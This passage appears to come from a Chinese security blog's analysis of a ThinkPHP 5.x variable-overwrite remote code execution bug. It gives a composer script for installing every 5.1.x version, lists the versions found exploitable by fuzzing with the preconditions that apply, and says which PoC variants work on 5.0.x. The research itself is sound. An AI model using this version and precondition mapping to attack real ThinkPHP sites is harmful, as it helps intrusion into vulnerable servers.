1386                    if (!preg_match($filter, $value)) {
1387                        // 匹配不成功返回默认值
1388                        $value = $default;
1389                        break;
1390                    }
```

关于漏洞分析到此就结束了。

流程图同样偷自绿盟 blog



我随手测了一下，目前可用的只有 5.1.17 和 5.1.19，测试的其他的 5.1.06 和 5.1.20 均不可用，感觉很迷，所以为了探究此问题，需要进行 fuzz。
利用如下脚本，下载下来了 thinkphp 5.1.x 的全部版本。

```
for ((i=0; i<36; i++)); do
        composer create-project topthink/think=5.1.${i} tp51${i};
        if `cd tp51${i}`;
        then
        cd tp51${i};
                sed -i'.bak' "s/5.1.\*/5.1.${i}/g" composer.json;
                composer update;
                cd ..;
        fi
done
```

然后使用 python 批量添加 `error_reporting(0);` 并进行批量请求 (python 代码写的太丑了，就不放了)。结果如下。

可利用的版本为

```
5.1.0
5.1.14
5.1.16
5.1.17
```

```
5.1.19
5.1.20
5.1.21
5.1.22
5.1.23
5.1.24
5.1.25

5.1.26
5.1.27
5.1.28
5.1.29
5.1.31
5.1.32
```

刚开始以为 5.1.20 不能用，结果 fuzz 的结果中这个版本是可以打的，对比了一下两份代码，发现了此处利用还存在一个条件，那就是 vendor 的 topthink 中除了 think-installer 不能存在其他的依赖（这个结果不一定准确，我测试了安装 think-captcha 或者 think-oracle，结果是不能复现）。

由于这个漏洞比较鸡肋，故决定放弃探究为何 5.1.0-5.1.14 中间的几个版本不能利用，等遇到实际案例再进行分析。

总结一下，5.1.x 在上述版本中的利用需要以下几个条件：

1. 存在正确位置的 error_reporting(0);
2. vendor 中不能存在其他的依赖，除了 think-installer
3. 需要在上述版本中

既然已经花时间 fuzz 了 5.1.x 的可利用版本，为何不测一下 5.0.x 的可利用版本？

经过简单的 fuzz，得到的结果如下（以下结果的前提均为不开 debug）

1. 没有利用 captcha 组件可以利用的版本（也就是在 moudle 逻辑中没有进行重定义过滤器的操作）：

覆盖 get 变量的 poc

```
5.0.2-5.0.12
```

1. 利用 captcha 可以利用的版本

覆盖 server[REQUEST_METHOD] 的 poc

```
5.0.22/23
```

覆盖 get 的 poc

```
5.0.2-5.0.23
```

thinkphp 版本比较多，比较杂，不同的版本需要使用不同的利用，需要使用 fuzz 去探索哪些 poc 是可用的，哪些是不可用的，网上的资料比较杂一些，需要做一下总结。

这个变量覆盖的思路是值得学习的，以后如果遇到一个类中的属性可控，可以通过变量覆盖来构造利用链，或者这个可控的变量可以进行动态方法的调用。